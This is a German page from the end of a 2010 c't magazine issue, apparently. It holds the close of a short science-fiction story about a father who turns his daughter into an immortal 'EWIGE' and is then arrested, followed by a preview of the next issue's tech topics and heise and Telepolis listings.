„Ist schon gut, meine Kleine. Es geht dir bald besser“, versuchte ich sie zu beruhigen. Ich hörte den Solar-Heli in der Luft. Meine Zeit wurde knapp.

„Es kribbelt, Papa.“

„Das ist gut“, sagte ich und nahm sie ein letztes Mal in den Arm.

In diesem Moment stürmte das Sicherheitskommando die Wohnung. Sie schlugen mich, sie fesselten mich, nahmen mir meine Kleine aus dem Arm. Ich spürte den Schmerz kaum, war dankbar, dass die junge EWIGE meine Prozedur überlebt hatte. Warum hatte ich es nicht übers Herz gebracht, sie zu töten? Vielleicht weil ich doch kein Vampir war, sondern nur ein Vater, der seine Tochter retten wollte. Und sie sah Joana so ähnlich.

Ich schüttelte nur den Kopf.

„Jeal Romero? Sie sind verhaftet.“

„Ja, ich weiß. Aber was meine Tochter angeht ...“

„Was?“

„Gehen Sie vorsichtig mit ihr um. Sie ist eine EWIGE. Behandeln Sie sie bitte als solche.“

„Hören Sie auf mit Ihren Lügen, Romero!“

„Nein, im Ernst, Officer. Untersuchen Sie ihr Blut. Sie ist eine Mistress. Machen Sie keinen Fehler.“

Der Officer nickte einem anderen zu, der nach einem Scanner griff und Joana untersuchte, die mich mit tränenerüberlaufenen Augen musterte.

„Sie ist eine Mistress.“

Mehr wollte ich nicht hören. Ich zwinkerte meiner Tochter zu, die nun in einer besseren Umgebung aufwachsen würde. Sie lächelte mich an.

Anzeige

In der nächsten ct

Heft 23/2010 erscheint am 25. Oktober 2010

www.ct.de



All-in-One-PCs

Zahlreiche Hersteller versuchen mit ihren All-in-One-PCs den Platzhirsch iMac anzugreifen. Die ins Monitorgestell integrierten Rechner arbeiten ebenfalls mit Core-i-Prozessoren, sollen die iMacs aber mit Extras wie 3D-Display, Touchscreen oder Blu-ray-Laufwerk übertreffen.

Schnelle USB-Sticks

Je mehr Kapazität ein USB-Stick hat, desto schneller sollte er sein, damit eine Komplettbefüllung nicht Stunden dauert. Auch wer seine Arbeitsumgebung davon booten und daran betreiben will, wünscht sich Tempo. Zur Wahl stehen Sticks mit Schnittstellen nach USB 2.0 und 3.0.

Elektronischer Personalausweis


Eine praxisgerechte Plattform zur zuverlässigen Authentifizierung im Internet war längst überfällig. Endlich kommt mit dem neuen Personalausweis eine sogar deutschlandweit einheitliche Version, da schlagen die Bedenkenträger Alarm. ct klärt, was der ePA bringt und wo er Schwächen hat.

HTML5-Anwendungen

HTML5 bringt nicht nur einen neuen Standard für Webvideo, sondern macht für Web-Entwickler generell vieles einfacher und manches überhaupt erst möglich. Das Beispiel einer Notizbuch-Anwendung demonstriert, wie sich die modernen Webtechniken in der Praxis einsetzen lassen.

E-Book-Reader

Neue Kooperationen zwischen Verlagen, Buchhandel und Geräteherstellern sorgen für mächtig digitalen Lesestoff. Brandneue E-Book-Reader locken mit Preisen ab 140 Euro, Touch-Bedienung und Shop-Zugang per WLAN oder UMTS.



 **heise online** Ständiger Service auf **heise online** – www.heise.de

heise Netze: Der Informationsdienst für alle, die sich mit Netzwerken befassen. Unter www.heise-netze.de finden Netzwerker relevante News, praxistaugliches Wissen und nützliche Online-Werkzeuge.

heise Autos: Zu des Deutschen liebstem Spielzeug, dem Auto, liefert www.heise-autos.de News, Tests, Service-Infos und spannendes Technik-Know-how.

ct-Schlagseite: Auch den Cartoon gibt es online – www.ct.de/schlagseite

Das bringen

Technology Review



Wird Aids heilbar? Neue Behandlungen sollen Aids-Patienten ein Leben ohne Medikamente ermöglichen.

Elektro-Flugzeuge: Tüftler und Luftfahrtkonzerne arbeiten an strombetriebenen Flugzeugen.

Heft 10/2010 jetzt am Kiosk



Für Facebook & Co: Social Software entwickeln

Nicht nur für Smartphones: Augmented Reality ist marktreif.

Mehr Cloud Computing: Systemüberwachung outsource

Heft 10/2010 jetzt am Kiosk

TELEPOLIS

MAGAZIN DER NETZKULTUR



Hans Schmid: Nscho-tschi muss leider sterben. Rotweiße Beziehungen im Indianerfilm

Stefan Höltgen: Filmgeschichte beißt zurück – Piranha 3D

www.heise.de/tp

Änderungen vorbehalten

